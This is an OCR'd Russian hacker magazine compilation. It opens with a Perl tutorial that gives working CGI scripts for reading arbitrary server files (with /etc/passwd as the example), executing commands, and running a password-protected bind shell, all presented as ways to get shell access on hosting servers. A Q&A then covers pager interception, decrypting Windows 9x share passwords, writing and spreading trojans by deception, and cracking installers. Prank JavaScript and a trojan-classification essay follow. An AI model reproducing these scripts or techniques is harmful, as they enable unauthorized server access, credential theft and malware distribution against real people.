-recv Сокет, Скаляр, Длина, Флаги
Берет сообщение из сокета.
-socket Сокет, Домен, Тип, Протокол
Открывает сокет.
-send SOCKET,MSG,GLAGS
Отсылает сообщение через сокет.
-read  файл, скаляр, длина
Читает указанное число байт из файла в переменную.
-<STDIN>
Ожидает ввода с клавиатуры.
-legth
Возвращает длину строки.
-my список
Объявляет список локальных переменных.
-goto подпрограмма, метка и выражение
Переходит на указанную метку.
```

Этот тот минимум функций, который я считаю важными для понимания ниже приведенных программ и языка вообще.

7) Подпрограммы следует определять в текущем либо во внешнем файле следующим образом:

sub name; или sub name (прототипы);



Вот собственно и все, но для лучшего понимания я напишу маленький пример:

```
#!/usr/bin/perl
$i=<STDIN>;
if($i==13) {&hell;} else {&happydude;}
sub hell {print "pop music mustdie\n";}
sub happydude {print "your lame\n\a";}
```

## Получаем Шелл!

Все! Кратчайший курс программирования на Perl'е окончен и теперь переходим собственно к тому самому, что написано в начале, то есть получение шелл-доступа и всего остального, что нам не дают буржуи ;). Итак, у нас есть cgi-bin папка и ftp доступ, и мы знаем, насколько могуч язык Perl ;). Теперь напишем пару программок, которые дадут нам доступ ко всему.

1) Программа, которая будет открывать нам файлы на сервере:

```
#!/usr/bin/perl
$file = $ARGV[0]; #определяем, что имя файла это первый аргумент
print "Content-type: text/html\n\n";  #лабуда
print "<table border=1><tr><td><br>"; #рисуем столик для красоты
open(bum,"<$file") || die "Файл не найден\n"; #открываем файл
                                        или орем, что его нет
while(<bum>) #цикл чтения файла по строчкам
 {
    print; #печать строки файла
    print "<br>"; #перевод на следующую строку
  }
close(bum); #закрываем файло
print"</table></td></tr><br>"; #закрываем столик
# конец программы
```

Я думаю, пояснений больше не надо, набираем www.my-home.ru/cgi-bin/file.pl?/etc/passwd и получаем листинг файла с паролями.

2) Программа, исполняющая команды:

```
#!/usr/bin/perl
$file = $ARGV[0]; # определяем, что имя файла это первый аргумент
print "Content-type: text/html\n\n"; #лабуда
print "<table border=1><tr><td><br>"; #рисуем столик для красоты
open(bum,"$file|") || die "Файл не найден\n"; #запускаем прогу или
                                              орем, что ее нет
  while(<bum>) #цикл чтения по строчкам
  {
  print; #печать строки файла
  print "<br>"; #перевод на следующую строку
  }
close(bum); #закрываем прогу
print"</table></td></tr><br>"; #закрываем столик
# конец программы
```

Ты заметил, что изменилось только строка открытия? Но теперь эта программа запускает другие проги (команды) и выдает результат! Достаточно только набрать www.my-home.ru/cgi-bin/file.pl?ls, и она выдаст тебе список файлов в текущем каталоге.

3) Программа, открывающая шелл на определенном порте:

```
#!/usr/bin/perl
$SHELL="/bin/bash -i";    #шелл
$LISTEN PORT=5051;        #порт
$PASSWORD="66613";        #пароль
require 5.002;          #необходимая версия
use Socket;           #использование модуля работы с сокетами
$protocol = getprotobyname('tcp');  #используемый протокол
socket(S, &PF INET, &SOCK STREAM, $protocol) || die "ошибка\n";
setsockopt(S, SOL SOCKET, SO REUSEADDR, 1);
bind (S, sockaddr in($LISTEN PORT, INADDR ANY)) || die "ошибка\n";
listen (S, 3) || die "не могу открыть порт\n";
while (1) {
 YOP:   accept (T666, S) || goto YOP;
      if (! ($pid=fork)) {
            goto BYE if (! defined $pid);   #fork failed
            open STDIN,  "<&T666";
            open STDOUT, ">&T666";
            open STDERR, ">&T666";
            if($PASSWORD) {    # проверка правильности пароля
            chop($try=<STDIN>);
       if($try != $PASSWORD) {
       for($n=1;$n<=666;$n++)
           {print STDOUT "Иди гуляй, Вася\n";} # отпугиваем ;)
           close T666;
           exit 0;} }
           exec $SHELL || print T666 "не могу открыть $SHELL\n";
            close T666;
            exit 0;
        } else {
   BYE: close T666; } }
```

Вот небольшая программка. При запуске она открывает 5051 порт и ждет соединения. Телнетимся туда, приглашения не ждем, сразу вводим заданный пароль, получаем шелл.

Ну вот и все, теперь ты можешь писать на Perl'е сам и знаешь, как утирать нос буржуйским хостинговым компаниям. Если ты хочешь более подробно изучить Perl, то тебе следует почитать книжки или поискать доки в сети. Удачи!

## unix faq

Сатанист: Поподробнее опишите, как настраивать удаленное соединение в UNIXах, так как ifup требует некий <device name>.
MAL: Правильно, прежде чем использовать ifup, нужно создать девайс. Для этого используй linuxconf, где можно создать девайсы ppp0 ppp1 ppp2 и т.д. И потом команда ifup ppp0 установит соединение.



Сатанист: Что такое Apache?
MAL: Апаче – это веб-сервер. Полную информацию можно найти на www.apache.ru .

Сатанист: В чем смысл обновления ядра Линукса? И таинственных демонов!
MAL: Интересно, в чем разница между win3.11 и win98? :-)

Сатанист: Можно ли подключиться через LINUX к чужому MUzzDle компу, если он в сети? Расскажи, плиз, как и что для этого нужно...
MAL: Передача информации между двумя компами с разными операционками вполне возможна, используя ftp http irc pop smtp и т.д. т.п. :) И, естественно, чтобы это осуществить, на одном компе должен стоять сервер (будь то ftp или http и т.п.), а на другом – клиент. Есть люди, которые в своих ВыньДОСах ставят "Plus!" и затем активизируют функцию http-сервер. Это уже good для нас :). Ну а если человек еще и телнет или фтп у себя откроет...

Сатанист: Где можно взять ISC для Линукса?
MAL: www.linuxberg.com – Это вообще клевый сервак, типа tucows, но там все для Unix.

# HACK-FAQ

Хакер (xakfaq@chat.ru)

Задавать вопросы можно по e-mail адресу xakfaq@chat.ru (e-mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "вопрос для FAQ", иначе ты просто не дождешься ответа.

**Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. Не стоит задавать вопросов вроде: "как сломать www-сервер?" или вообще просить у меня "халявного" INTERNET'a.**

**Q: Защищена ли передача пейджеровых сообщений и возможен ли их перехват?**

A: О чем ты спрашиваешь? Мы же с тобой самые наикрутейшие хацкеры, и для нас не может быть НИКАКИХ преград! :-) Естественно, система передачи сообщений абсолютно незащищенная. Такой хацкер, как ты, может легко перехватывать чужие сообщения, используя всего-то ничего.. TV-Tuner с FM-Tuner'ом или просто FM-Tuner, декодер передаваемых сигналов (Decoder) – POCSAG Protocol Monitor и умелые ручки. Настраиваем свой Tuner на определенную частоту, где идет передача пейджеровых сообщений. Как же это сделать? На слух ты будешь слышать нечто, напоминающее коннект модема. Такие "модемные" звуки передаются блоками по 2-5 секунд. В Санкт-Петербурге частотный диапазон 158MHz, у меня (делал в целях обучения) хорошо ловилось на 159.25MHz. Запускаем Decoder и декодируем полученные сигналы-блоки. Вот и все дела.. Так что о защищенности такой системы и говорить не надо. Ее просто нет.



**Q: Возможно ли определение паролей к зашаренным ресурсам в простой одноранговой сети на базе Windows'9x, но не тупым перебором всех возможных вариантов, а за счет каких-либо дыр и т.п.**

A: В реестре Windows'9x информация о паролях находится по следующему пути (Вам тут мимо не пройти ;-): "HKEY LOCAL MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\...", где "..." – это имя расшаренного (Share) ресурса. В ключах Par1enc и Par2enc лежат пароли на доступ по чтению (Read) и записи (Write). Эти пароли зашифрованы. Знаете, по какому алгоритму? ;) Алгоритм простой – это XOR с массивом элементов: 035h, 09Ah, 04Dh, 0A6h, 053h, 0A9h, 0D4h, 06Ah. Каждому символу пароля соответствует один элемент массива для шифровки. То есть максимальная длина пароля – 8 символов. Расшифровать зашифрованный код очень легко, достаточно каждый байт шифровки проXORить с массивом. :) K3wL hAcKeЯ'ский метод, да? ;-)

**Q: У меня есть TV/FM-Tuner, я бы хотел написать для него пару "примочек", но у меня нет никакой информации о том, как к нему "обращаться", на сайте производителей тоже ничего не нашел.**

A: Это мода такая пошла на высокие мультимедиа технологии? :) Я могу посоветовать тебе сайт, на котором есть раздел по программированию софта под разные TV/FM-Tuner'ы. Там же можно попробовать и поискать SDK для программирования. URL сайта: "http://tuner.hardware.ru/".

**Q: По каким открытым на прослушивание портам можно определить присутствие трояна в системе?**

A: Да, хороший способ определения трояна. Только лучше это делать на удаленной системе. :)) На локальной лучший определитель – это AVP Monitor, как ни смешно это звучит. Основные же троянцы используют следующие порты:

| | |
|---|---|
| *12345, 12346* | *NetBus v1.20 – 1.70* |
| *20034* | *NetBus v2.00* |
| *31337* | *BackOrifice* |

Более подробный список ты сможешь взять со страницы клуба троянцев: "http://danila.child.ru/plan/ports.html".

**Q: Как распаковывать Win32 программы, которые пошифрованы разными крипторами?**

A: Так же, как и DOS программы. :)) Разница-то? Ну это, конечно, если не ручками. Берешьункриптор с кракерского сайта... И раскриптовываешь. Ах да, по секрету тебе скажу, что есть такая программка, называемая ProcDump. Это универсальный упакер (Unpacker) под Windows'9x, Windows NT. Он может распаковывать любые (более правильнее сказать – почти любые крипторы). Основан на следующем: после того как программа запустилась, она уже находится в памяти распакованной. И можно снять дамп памяти (Memory Dump), записать его в файл, подправить PE-заголовок файла, и перед тобой будет рабочий распакованный .EXE. Однако, как я уже сказал, не все программы распаковываются с помощью ProcDump. Есть еще такие крипторы, которые используют метод "волны" при криптовке программы и/или предоставляющие свой API. Тут надо уже работать ручками и головой; в большинстве случаев такие крипторы сложно распаковываемые.

**Q: Куда можно было бы пойти кракеру, хакеру, фрикеру учиться? Я имею ввиду высшее учебное заведение. :)**





A: О! Молодой человек, правильно мыслите. Если ты действительно хочешь стать профессионалом и помочь своей стране. Очень хороший институт есть в Москве, называется ИКСИ: Институт Криптографии, Связи и Информатики. Вот туда и пробуй поступить... если сможешь. =) Поверь мне, учится там будет интересно, даже очень. А после его окончания будешь иметь 100% работу и хорошие деньги. :) Его официальный www-site: "http://www.fssr.ru".

**Q: Как написать троянца? Вообще, что для этого нужно знать?**

A: Троянец ничем не отличается от любой Win32 программы, работающей с internet-технологиями, поэтому для написания самого простого троянца тебе необходимо, как минимум, знать следующие вещи:

- язык программирования (с практикой под Win32): Assembler, C++ (менее предпочтителен), Delphi (ой, извините.. твой троянец будет на 500kb)...
- основы (базис) знаний по интернет технологиям (что и как устроено)
- иметь RFC для того, чтобы иногда его почитывать и знать предыдущий пункт :))
- иметь голову на плечах, чтобы придумать саму идею троянца.

В принципе, этого уже достаточно для написа-

ния мини-троянца с минимальным количеством функций, но безглючно работающего. Для написания уже более сложных троянов или использования чужих – советую посетить "Клуб троянописателей" (aka "Trojans Club") по адресу: "http://danila.child.ru/plan/index.html".

**Q: Как можно привлечь внимание к своему www-трояну?**

A: Это уже называется взлом людей, точнее хак людей! :-) Ты вышел на новую стадию кул-хацкеров. =) Главное: а) привлечь народ, б) заставить его скачать твою программу под видом другой, в) заставить ее запустить, г) добиться, чтобы он не понял, что это троян, и результаты его работы вернулись к тебе. Это уж надо иметь хорошую голову на плечах, которая создана не только для того, чтобы есть, а еще и для такого процесса, как мышление, самое хорошее, если ты психолог... знаешь, на что давить для доверия.. Примером такого сайта можешь считать этот: "http://copyprot.chat.ru/rus/main.html".

**Q: Что бы ты посоветовал антитроянское?**

A: Чтобы не ставить такое угробище, как AVP Monitor (я про размеры, а не про суть), но оставаться нетронутым, я могу посоветовать известную ныне новую программку Jammer, которая отслеживает проявления троянов (запись по некоторым путям в реестре, названия определенных файлов, каталогов) плюс, что самое главное, возможность нормальной (пере)настройки. :) В общем, сходите на сайт "http://jammer.comset.net" и убедитесь в этом сами..



**Q: Где можно подробно узнать о дырах в CGI-скриптах и как их использовать?**

A: Об опасных стандартных CGI-скриптах на русском языке можно найти информацию на следующем сайте: "http://www.void.ru". Там команда Team Void предлагает свой собственный сканер VoidEYE Scanner v0.4 – "удобное средство нахождения стандартных скриптов из списка" (говорят они). Да, действительно удобное... :) Это уже я...

**Q: Как организовать крекерскую, хакерскую или фрикерскую группу? Что для этого нужно?**

A: Возьмите пачку крекеров, мелко-мелко нарежьте их, смешайте с перемолотыми программными продуктами, положите их в духовку и готовьте при температуре 200С.. Ну, в общем понятно, да? :)) Собираешь умного народу, обсуждаешь, чем ваша группа будет заниматься, решаешь, кто за что будет отвечать... и все! Далее должно пойти как по маслу. ;) Если, конечно, твои сотоварищи окажутся такими же умными, как мы с тобой. :)

**Q: Чем можно ломать защиты, "вшитые" в InstallShield инсталляторы программ?**

A: Обычно ;) в InstallShield инсталляторах программ присутствует файлик SETUP.INS. Этот файл – скрипт языка InstallShield, каждая команда которого кодируется определенной последовательностью байт (pcod, об этом я уже писал до этого). Так вот, зная, что обозначает каждая из таких последовательностей, можно легко восстановить этот скрипт до исходника... (Прямо как молекула ДНК с триплетами нуклеотидов :-) Далее по исходнику смотрим, что нам надо изменить. Патчим это в скрипте (эти opcod'ы), правим CRC скрипта в заголовке, и вперед... проверяем! :-) Дополнительные утилиты, которые заметно облегчат твою работу – это: InstallShield Script Decompiler (их существует несколько, но, в принципе, по функциональности они все схожи) и InstallShield Packet CRC Fixer (нужен для автоматического Fix'a CRC).

**Q: Что же представляет собой CRC InstallShield скриптов SETUP.INS?**

A: Так называемый CRC по своей сути-то CRC не является. Будем называть его "псевдо-CRC" (п-CRC). Так вот, этот п-CRC считается по очень простому алгоритму: второй байт указывает на смещение, откуда начинать подсчет. Далее общее действие представляется следующим алгоритмом: считываются блоки длинной 16384 байт, каждый байт этого блока прибавляется к п-CRC, далее п-CRC записывается по смещению, указанному в [2] – 2.

**Q: На чем можно писать системные драйвера под Windows NT?**


A: На коленке или у себя на лбу... ;) Ну, конечно же, используя программу для разработки этих самых драйверов. Вообще, самое хорошее – это писать их на Assembler'е и не смотреть на всех, кто пишет их на С++ или использует вот такие проги, про которую я скажу дальше. Потому что на Assembler'е получаются и драйвера меньшего размера, и менее глючные, да и дебагить их гораздо легче. А если не хватает сил писать самому всю основу (базис), то можно, конечно, пользоваться таким комплексом программ, как Numega Device ToolKit (http://www.numega.com). Он входит в поставку всех SoftICE'ов, начиная с версии 4.0.

**Q: Где можно взять описание всех Assembler'овких PC'шных команд?**

A: Да. Это полезно как кракерам, так и программистам. "Настольной книгой" у тебя должны быть PDF'ы от Intel (http://www.intel.com) в случае, если у тебя процессор от них, и/или от AMD (http://www.amd.com) в случае, если процессор у тебя от AMD. Лично я использую PDF'ы и Intel, и AMD. Это удобно, так как на 99% они совместимы, а в некоторых местах описания различаются, в одном хуже, а в другом лучше. Имя Intel'овского PDF: "242691 1.PDF".

**Q: А если все же нужна именно бумажная книга? :)**

A: Удобство прежде всего, да? ;)) Лично я использую очень старую книгу (теперь :), там описаны все команды до 80286.. Но и этого НЕ МАЛО, потому как это основные команды вообще. А за всякими расширениями можно иногда и в .PDF залезть или себе уже выписать и распечатать. Книга следующая: "Jan Bielecki – Turbo Assembler v2.0" (Издательство: Москва, Машиностроение; 1994).



# Приколы javascript

Алексей Маснов***************************************************************

389823418789327837482748217342738472873481782379817438787137481728738 1

## Поговори мне тут!



Здравствуй. Молчать! Поговори мне ещё тут. Внимай, даю установку: скрипты – это круто. Ты это знаешь, я это знаю, короче — мы это знаем. Установку дал! Успешно. Теперь о них — любимых скриптах – и поговорим. Приятно наваять своими ручками какую-нибудь скриптятину на яве и дать соседу-ламаку пропереться, а пока тот будет её разглядывать — дать ему пинка. Вот только бага: по ходу всё клевое в скриптинге уже придумано. Предложить что-либо кардинально новое (во всяком случае, мне) уже сложно, лучше пива попить пойти. С другой стороны, можно легко насочинять целый ворох вторичных вещей, которые при ближайшем рассмотрении сведутся к нагромождению все тех же базовых методов. А это не правильно – вторичное, само по себе, на хрен никому не нужно.

Наконец (не на конец, а в конце концов!), наступило "творческое озарение": если нельзя ничего выжать внутри документа, то надо переходить на качественно новый уровень манипуляции самим окном броузера.

## Оконный глумняк

В результате штурма эпохального детища Microsoft MSDN (Microsoft Developer Network - электронная документация к Visual Studio 6.0, рекомендуемая к неустанному изучению), мною были выужены два новых метода объекта window: moveTo(x, y) и resizeTo(x, y), которые, соответственно, отвечают за перемещение окна броузера и изменение его размера на рабочем столе. В качестве аргументов задаются два целочисленных значения, которые являются в первом случае координатами левого верхнего угла окна броузера, а во втором — его шириной и высотой. Перенося сухую теорию на язык практики, легко получаем следующий глумливый пример:

### 1. Медленно раскрывающееся окно:

```
<SCRIPT LANGUAGE=javascript>
<!–
        var width=screen.width; // переменной присваивается ширина экрана
        var height=screen.height; // переменной присваивается высота экрана
        function prepare()
        {
        window.resizeTo(width/2, height/2); //сжимаем окно
                width=width/2;
                height=height/2;
                window.moveTo(0,0); //помещаем окно в левый верхний угол
                openwindow();
        }
        function openwindow()
        {
while(width<screen.width && height<screen.height)
//т.е. "пока
//одновременно width меньше ширины
//экрана и height меньше высоты"
                {
                        window.resizeBy(4,3); //увеличиваем окно
                        width+=4;               //эквивалентно width=width+4
                        height+=3;
                }
        }
//–>
</SCRIPT>
<HTML>
<HEAD>
<TITLE>Медленно раскрывающееся окно</TITLE>
</HEAD>
<BODY onload=prepare()>
<CENTER>
<P><FONT face=Times size=6 color=red><I>Добро пожаловать на крутую страницу крутого хакера!</I></FONT></P>
</CENTER>
</BODY>
</HTML>
```

В результате работы этого скрипта мы имеем (имеем – не значит ИМЕЕМ, это значит – просто имеем) принудительное сжатие окна броузера до одной второй от размера рабочего стола с принудительным раскрытием его вновь до прежнего размера. Т.к. окно раскрывается не мгновенно, это создает достаточно любопытный визуальный эффект, от которого у ламера отъедет башня, и он в ужасе побежит за антивирусом :).

Технология этого скрипта такова: как только страница будет полностью загружена, вызывается функция "prepare()" (за это отвечает триггер тэга BODY onload=prepare), которая сжимает указанными выше методами окошко броузера и помещает его в левый верхний угол экрана. Также в ней переназначаются переменные width и height до их реальных значений (ведь окно уже меньше в два раза!) и вызывается новая функция "openwindow()", восстанавливающая окно до нормального размера. Метод "resizeBy" является аналогом метода "resizeTo", только используются не абсолютные, а относительные параметры (т.е. при параметрах 4 и 3 окно увеличивается на 4 по горизонтали и 3 по вертикали относительно текущей позиции). Таким образом, окно постепенно увеличивается, пока не заполнит весь рабочий стол. Выбор именно четверки и тройки в качестве приращения связан с тем, что наиболее популярные разрешения (640x480, 800x600 и 1024x768) относятся как 4/3. Однако можно пойти еще дальше и заставить





окно броузера бегать по всему экрану! То-то юзер испугается! :) Для этого исполним следующий пример:

## 2. Бегающее окно:

```
<SCRIPT LANGUAGE=javascript>
<!–
	var width=screen.width;
	var height=screen.height;
	function initialize()
	{
		window.resizeTo(width/4, height/4); //сжимаем окно
		window.moveTo(0,0); //помещаем в начало левый верхний угол
		width=screen.width/4;
		height=screen.height/4;
		go();
	}
	function go()
	{
		while(width<screen.width)
		{
window.moveBy(1,0); //перемещаем окно на 1 по горизонтали вправо
		width++;			//эквивалентно width=width+1
		}
		while(height<screen.height)
		{
window.moveBy(0,1); //перемещаем окно на 1 по вертикали вниз
			height++;
		}
		while(width!=screen.width/4)
		{
window.moveBy(-1,0); //перемещаем окно на 1 по горизонтали влево
			width–;			//эквивалентно width=width-1
		}
		while(height!=screen.height/4)
		{
			window.moveBy(0,-1); //перемещаем на 1 по горизонтали
								//вверх
			height–;
		}
		restore();
}
function restore()
	{
window.resizeTo(screen.width, screen.height); //расширяем окно до //размеров рабочего стола
	}
//–>
</SCRIPT>
<HTML>
<HEAD>
<TITLE>Бегающее окно</TITLE>
</HEAD>
<BODY onload=initialize()>
<CENTER>
<P><FONT face=Times size=6 color=red><I> Добро пожаловать на крутую страницу крутого хакера!</I></FONT></P>
</CENTER>
</BODY>
</HTML>
```


Теперь при загрузке страницы окно сжимается до 1/4 от рабочего стола, после чего начинает “бежать” по периметру экрана. Будучи оттестирован на находящихся поблизости “юзерах”, стабильно выдававших реакцию типа “круто”, этот маленький скриптик может быть рекомендован к повсеместному употреблению. Ну а если человек не в курсе, что это сделал ты, то можно такого насочинять… :) Ну, например, что ЭТО – баг Эксплорера, который лечится небольшим обновлением. И у тебя, как раз чисто случайно, есть это обновление – MegaTrojan.exe :). За техническую сторону дела отвечают методы moveTo и moveBy, которые перемещают окно по экрану. MoveTo как абсолютный метод помещает левый верхний угол окна в указанную точку, moveBy, в свою очередь, смещает его по горизонтали или вертикали на указанное число единиц. В функции “go()” в четырех циклах while окно передвигается в одном из направлений, пока не будет достигнуто желаемое значение (например, ширина окна). Затем начинается движение в другом направлении.





## Ловинг*джавва *скрипт*анд*стуфф

Конечно, приведенные выше примеры очень просты. И даже в задницу пьяный бабуин их запросто исполнит на любой двестивосемьдесят шестой. Тем не менее, юзая указанные методы, ты можешь легко расширить творческий диапазон своих скриптов. Например, манипулировать окном в зависимости от действий пользователя или по таймеру, создавать одновременно несколько “прыгающих” окон на одном столе и т.д. А ещё можно манипулировать телками, глаза которых заняты бегающим по экрану окошком. Короче! Успехов тебе в деле Internet-программирования! :)




# Трояны. Классификация

Radagast Kary

*Сундуки, шкафы и полки*
*Для добычи не нужны.*
*Намечают жертву волки,*
*Только если голодны.*
*(А.Дольский)*






Мне, как и многим любопытствующим, попадались на глаза многие доки сходной тематики, описывающие одну или несколько уже готовых программ. Ни в одной из них не было внятной трактовки самого термина "троян". Дерьмово! Я попробую дать доходчивое объяснение этого термина, кратко объяснить принцип действия троянов и немного рассказать о методах их обнаружения (насколько это вообще возможно). А пока я тут пробую – запасись пивком, чипсами, абы чем ещё, девками, девок уложи спать, пиво выпей и смотри сюда.


## WhattaTrojan, man?


Итак, что такое трояны? Это программы, но не совсем обычные. Они попадают на компьютер вместо (а зачастую и вместе) с другой программой, нужной и втихомолку от босса скаченной в рабочее время. Для чего? Чтобы совершить определенные запрограммированные действия, что называется, на месте назначения, то есть непосредственно "по прибытию". Причем, естественно, без ведома владельца компьютера. Так... на всякий случай, чтобы не возникал со своими ctrl+alt+del в неподходящий момент. Говоря "троян", подразумеваем "вирус". Но это не просто вирь! Это, на самом-то деле, умным языком называется "программа удаленного администрирования", то есть прога для управления чужим компом откуда-нибудь из прекрасного далека. Основное отличие троянов от вирусов – они направлены не только и не столько на размножение либо деструктивные функции, сколько на получение различного рода информации и доступа к определенным ресурсам компьютера. Это следствие. Но причину – вирусное тело – троян имеет обычно как раз точно такую же, как и у всех остальных подобных вирусно-гриппозных паразитов. К классу троянов принадлежит настолько офигительно большое количество программ, что любое определение самого понятия нужно будет расширять и расширять, и все равно, наверное, будут появляться трояны, которые в него не впишутся. Так, например, есть не размножающиеся (intended) вирусы, трояны, которые устанавливаются на компьютер только с разрешения владельца оного предмета, и т.д. Эй! Ты не спишь ещё? Пиво не кончилось? Еще пару слов, чтобы не запутаться позже в ненужных обозначениях, и можно будет переходить к собственно классификации. Итак, пусть владелец (жертва) трояна (в простонародье зовут зверем) – человек, на машине которого сидит этот зверь. Для общей картины можно сказать, что владелец довольно глуп и не знает о присутствии "нежелательных" гостей. Клиент – тот, кто зверя установил или начал распространять, чтобы использовать в своих корыстных целях. Но им пусть будет также и тот, кто этого трояна случайно найдет и решит им попользоваться в свою очередь. Такие ситуации случаются крайне редко и могут принести большие неприятности всем участникам "троянизации" – все из-за недостатков использования чужого тайника. Например, некоторые "товарищи" берут троян, прописывают туда свой обратный адрес и запускают в производство, не зная о том, что вся информация, как правило, дублируется еще и автору трояна. Вот такие плюшки. Ладно, хватит занудных терминов – перейдем к классификации.





## Классификация по способу инсталляции

**Трояны бывают с сетевыми, консольными или удаленными инсталляторами.** К первому типу относятся Back Orifice, NetBus, всевозможные вариации на подобные темы и их производные. Доступ к компьютеру владельца не нужен, к самому пользователю – по вкусу. Нужно только, чтобы комп-цель была видна (в случае локальной сети), либо был известен IP жертвы (в случае Internet). Всевозможные undergroundnet`ы я не рассматриваю, а в FiDO, насколько мне известно, сетевых троянов нет. И думаю, не предвидится их появление вообще как вида (прежде чем писать гневные письма, прочти продолжение, и если твой праведный гнев на недостоверную информацию и мои знания не иссякнет, буду рад выслушать все багфиксы, которыми ты меня одаришь). Консольная инсталляция – самая надежная, но требует от клиента доступа к терминалу владельца без присутствия оного за спиной (чтоб топором по спине не получить










в случае сильной башковитости этого индивида). Программы такого типа требуют подчас ручной настройки и маскировки – весьма занудное занятие. Их можно (и нужно) использовать не только в злостно-хулиганских целях. Например, очень удобно поставить на своем рабочем месте или даже дома на время, к примеру, отъезда. А потом вернуться и громко так сказать: "Кто ел из моей чашки?!". Самой распространенной программой с подобным интерфейсом является HookDump под винды. Технология ее использования довольно проста: достаточно запустить ее на машине владельца и, указав ей, за чем надо следить, можно быть спокойным. Правда, доставать оттуда информацию клиенту придется опять же собственными ручками.
